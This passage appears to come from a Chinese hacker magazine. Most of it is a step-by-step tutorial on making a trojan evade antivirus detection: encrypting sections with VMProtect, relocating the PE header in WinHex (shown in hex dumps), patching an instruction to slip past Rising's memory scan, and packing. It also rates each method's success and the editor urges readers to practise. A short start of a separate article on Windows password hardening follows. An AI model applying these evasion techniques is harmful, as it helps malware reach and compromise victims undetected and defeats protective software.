


图40




图41

然后在弹出的对话框中填入 0049FA7F，点击“是”按钮即可跳到相应位置，然后点击“添加地址”按钮，如图41，并选则“是”即可，最后点击“编辑”按钮即可对以 0049FA7F 开头的区段进行加密，如图42。




图42

（4）移动 PE 段的位置

关于这种方法，可是绝学！今天借此机会贡献给各位朋友，希望此方法能在制作免杀时助你一臂之力！那么修改 PE 段究竟能起到什么作用呢？首先当然可以达到长期免杀的目的，其次是可以保护我们的免杀文件，以使其他人无法学走我们的免杀方法，呵呵！为什么呢？因为一些反汇编工具无法载入经过修改 PE 文件头的程序。

我们先来看看 PE 段，怎么看呢？先使用 WinHex 载入我们的木马，如图 43。

看到图中 PE 那两个字了吗？这两个字的 P 所在位置就是 PE 段的入口点，这里是 00000100。我们仔细看看图 43，看看 PE 下一行的第一个 16 进制是不是 E0？好了，下面我们使用 WINDOWS 系统自带的计算器计算一下，得到 16 进制的 E0 就是十进制的 224。这是什么意思呢？它代表的就是 PE 段的大小，在 WinHex 中一行能显示 16 个字符，224 个字符正好是 14 行，我们将这 14 行内容复制保存起来，并记住 PE 段的末尾地址，这里是 000001EF，最后将这个 PE 段用 0 填充，如图 44。

最后将我们事先保存的 PE 段上移，但注意不要超过“This program must be run under Win32”这段内容。由于 PE 段的上移，其体积必然也就随之增大，而从我们现在 PE 段所处的 00000080 到 000001EF，总共是 368 个字节，换成 16 进制为 170，全部更改完毕后如图 45 所示。

对于瑞星来讲，先使用 OllyDbg 载入文件，只要将其第一条机器码 **push ebp** 改为 **pop ebp** 即可躲过瑞星的内存杀毒。

（5）加壳压缩

加壳是菜鸟的专利，虽然操作简便，但是免杀效果与“保质期”都不尽人意，但是做完免杀后在加个压缩壳还是很有必要的。

加壳免杀的第一步就是要找到好壳，大家没事可以到看雪论坛逛逛，那里经常会有好壳出现。但关于加壳的一些操作步骤这里就不费笔墨了，大家可以参照杂志里从零开始学破解系列文章来学习。

好了，我们对于木马的免杀就做完了，总共用了七大类共计 14 种方法！恐怕一时理解起来比较困难。下面我就使用“苏式教育”的方法为各位读者规划一下本文所讲的知识，方便各位读者以后应用与查找。

免杀的操作顺序：

1. 主动查找可能存在的特征码
2. 用 CCL 等查找特征码，并将其更改
3. 尽可能多的更改输入表函数
4. 更改文件头
5. Vmportect 区段加密
6. 移动 PE 段的位置
7. 加壳压缩

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000050  54 68 69 73 20 70 72 6F  67 72 61 6D 20 6D 75 73  This program mus
00000060  74 20 62 65 20 72 75 6E  20 75 6E 64 65 72 20 57  t be run under W
00000070  69 6E 33 32 0D 0A 24 37  00 00 00 00 00 00 00 00  in32..$7........
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000100  50 45 00 00 4C 01 08 00  19 5E 42 2A 00 00 00 00  PE..L....^B*....
00000110  00 00 00 00 E0 00 8E 81  0B 01 02 19 00 12 0A 00  ....?庖........
00000120  00 88 01 00 00 00 00 00  48 1E 0A 00 00 10 00 00  .?.....H.......
00000130  00 30 0A 00 00 00 40 00  00 10 00 00 00 02 00 00  .0....@.........
00000140  04 00 00 00 00 00 00 00  04 00 00 00 00 00 00 00  ................
00000150  00 20 0C 00 00 04 00 00  00 00 00 00 02 00 00 00  ................
00000160  00 00 10 00 00 40 00 00  00 00 10 00 00 10 00 00  .....@..........
00000170  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  ................
00000180  00 80 0A 00 A2 33 00 00  00 90 0B 00 2C 81 00 00  .!..?...?..?
00000190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001A0  00 E0 0A 00 2C A3 00 00  00 00 00 00 00 00 00 00  .?..?...........
000001B0  18 D0 0A 00 0B 00 00 00  00 00 00 00 00 00 00 00  .?..............
000001C0  00 D0 0A 00 18 00 00 00  00 00 00 00 00 00 00 00  .?..............
000001D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001F0  00 00 00 00 00 00 00 00  43 4F 44 45 00 00 00 00  ........CODE....
00000200  E4 11 0A 00 00 10 00 00  00 12 0A 00 00 04 00 00  ?
```

图43

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000050  54 68 69 73 20 70 72 6F  67 72 61 6D 20 6D 75 73  This program mus
00000060  74 20 62 65 20 72 75 6E  20 75 6E 64 65 72 20 57  t be run under W
00000070  69 6E 33 32 0D 0A 24 37  00 00 00 00 00 00 00 00  in32..$7........
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

图44

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 01 00 00  ................
00000040  BA 10 00 0E 1F B4 09 CD  21 B8 01 4C CD 21 90 90  ?...???L?悙
00000050  54 68 69 73 20 70 72 6F  67 72 61 6D 20 6D 75 73  This program mus
00000060  74 20 62 65 20 72 75 6E  20 75 6E 64 65 72 20 57  t be run under W
00000070  69 6E 33 32 0D 0A 24 37  00 00 00 00 00 00 00 00  in32..$7........
00000080  50 45 00 00 4C 01 08 00  19 5E 42 2A 00 00 00 00  PE..L....^B*....
00000090  00 00 00 00 17 00 8E 81  0B 01 02 19 00 12 0A 00  ......!!........
000000A0  00 88 01 00 00 00 00 00  48 1E 0A 00 00 10 00 00  .?.....H.......
000000B0  00 30 0A 00 00 00 40 00  00 10 00 00 00 02 00 00  .0....@.........
000000C0  04 00 00 00 00 00 00 00  04 00 00 00 00 00 00 00  ................
000000D0  00 20 0C 00 00 04 00 00  00 00 00 00 02 00 00 00  ................
000000E0  00 00 10 00 00 40 00 00  00 00 10 00 00 10 00 00  .....@..........
000000F0  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  ................
00000100  00 80 0A 00 A2 33 00 00  00 90 0B 00 2C 81 00 00  .!..?...?..?.
00000110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000120  00 E0 0A 00 2C A3 00 00  00 00 00 00 00 00 00 00  .?..?.........
00000130  18 D0 0A 00 0B 00 00 00  00 00 00 00 00 00 00 00  .?.............
00000140  00 D0 0A 00 18 00 00 00  00 00 00 00 00 00 00 00  .?.............
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001F0  00 00 00 00 00 00 00 00  43 4F 44 45 00 00 00 00  ........CODE....
```

图45

免杀分析：

1．主动查找可能的特征码

操作时注意：有关注册表、文件路径的信息最好只用大小写替换的方法，不要改成其它内容，那样容易出错。

优点：可以防范未来将要出现的特征码，并且同时可以体验DIY的乐趣，顺便打造自己的“专用木马”。

不足：无法进行有效的免杀，效果不明显。

成功率：几乎100%，只要不改错地方，一般更改后的程序完全可以正常运行。

2．尽量多的更改输入表函数

操作时注意：将输入表函数移动到新位置时，函数名的第一个字母最好在本行开头，另外注意地址的填写规律，不要弄错。

优点：可以防范未来将要出现的特征码，给特征码的定位带来干扰。

不足：无法进行有效的免杀，效果不明显。

成功率：只要操作上没问题，基本能保证90%以上！

3．使用诸如CCL等工具查找特征码并将特征码更改

操作时注意：此步骤最需要的就是耐心与细心！不能丢三落四，要及时做好备份，以防不测。

优点：针对性非常强，免杀中最有效的方法之一。

不足：只能针对一个杀毒软件进行免杀，无法针对多个杀毒软件进行作业，免杀文件的存活期短。另外，此方法也非常耗费时间。

成功率：理论上100%，主要看你的经验与编程、汇编的底子。不过其实只要有足够的经验与方法，成功率就异常可观了！

4．移动PE段位置

操作时注意：16进制的转换一定要细心，并且时刻不要忘了开头与结尾的位置。

优点：可延长免杀期，是对付特征码在PE文件头部的必杀技！同时可以保护我们的免杀文件，其他人无法学走我们的免杀方法。

不足：除加壳外，就无法再对木马文件做进一步加工了。

成功率：大约75%左右，不确定的因素太多。

5．更改文件头

操作时注意：删除部分信息时文件结构的变化。

优点：比较节省时间，免杀效果也很明显，是免杀中的有效方法之一。

不足：免杀时间不长。

成功率：大约80%左右。

到此本文就结束了，不知道大家都掌握了多少。可以说这篇文章是我花了很大的精力与很大的决心才写出来的，其中包括了我自己的一些认识与经验技巧，希望大家在享受这份精神食粮的同时也能为黑客这个领域做些什么，希望大家一起努力，为黑客正名！

小编点评：

免杀一直以来都是黑客最重视的一个话题，想必小菜们肯定都有与杀毒软件斗争过的经历吧！本文列举了一些常用的免杀方法，可以说涉及到的方法与内容非常丰富，希望大家在课后能够好好的理解与掌握，并多动手实践。当然更多的方法需要我们自己去寻找，只有那样才能跑在杀毒软件的前面，成为一个合格的小菜！

（文中所用到的工具RegSnap、WinHex、LordPE、PEditor、MyCCL、CCL、OllyDbg、偏移量转换器、Vmportect已收录到光盘中）

PC安全大家一起来

basenet

随着个人电脑价格的降低与网络的蓬勃发展，计算机安全也日益引起了人们的重视！那么作为菜鸟的我们要怎么样才能使自己的电脑防范住黑客的入侵呢？

孙子曰：“知己知彼，百战不怠”，只有了解了入侵者的常见攻击方法，我们才能够做到有针对性的防范！目前黑客最常使用的入侵方法主要有通过暴力破解、欺骗、sniff嗅探等方法来获取系统登录口令，通过QQ、MSN、E-MAIL、捆绑、网马、RM视频文件等方式进行木马攻击，利用系统的缓冲区溢出漏洞或拒绝服务漏洞进行攻击等等。下面我们对每种攻击方法做一些剖析。

针对常见入侵手段的安全防护

一、获取口令防范

1.暴力破解

暴力破解是一种古老而有威力的密码破解方式，入侵者只要根据一个用户名，就可以使用字典生成器生成相应的密码字典，然后使用软件进行N次验证，直到猜完字典为止。比如远程破解3389登录口令的TSCracker就是这类工具的典型！要防范这类攻击，对于Windows用户来讲，就要做好本地的安全策略设置，我们以WindowsXP系统为例！

打开“开始”—“运行”栏，输入**control admintools**，打开“管理工具”，双击“本地安全策略”，依次找到“帐户策略”—“密码策略”，在右侧的窗口中双击“密码必须符合复杂性要求”，在弹出的对话框中选择“已启用”，双击“密码长度最小值”，在对话框中把密码的最小长度设置为一个大于10的数字，如图1。




图1

这样做的目的是什么呢？假如我们的电脑被人入侵了，如果对方想添加一个帐户，那么他的密码必须是数字、字母、特殊符号组成，并且必须大于等于10位，如果不按这个规则，那么他的帐户就无法顺利添加，如图2！

在“管理工具”中双击“计算机管理”，依次选择“系统工具”—“本地用户和组”，单击“用户”，在右侧的窗口中右键单击administrator，选择“重命名”，把管理员用户名改成别的名字，然后在空白处点右键选择“新用户”，再新建一个无任何权限的“administrator”帐户。这样，即使对方费时费力的破解出了administrator帐号的密码，也会因为权限问题而无法进行危害性较大的操作。

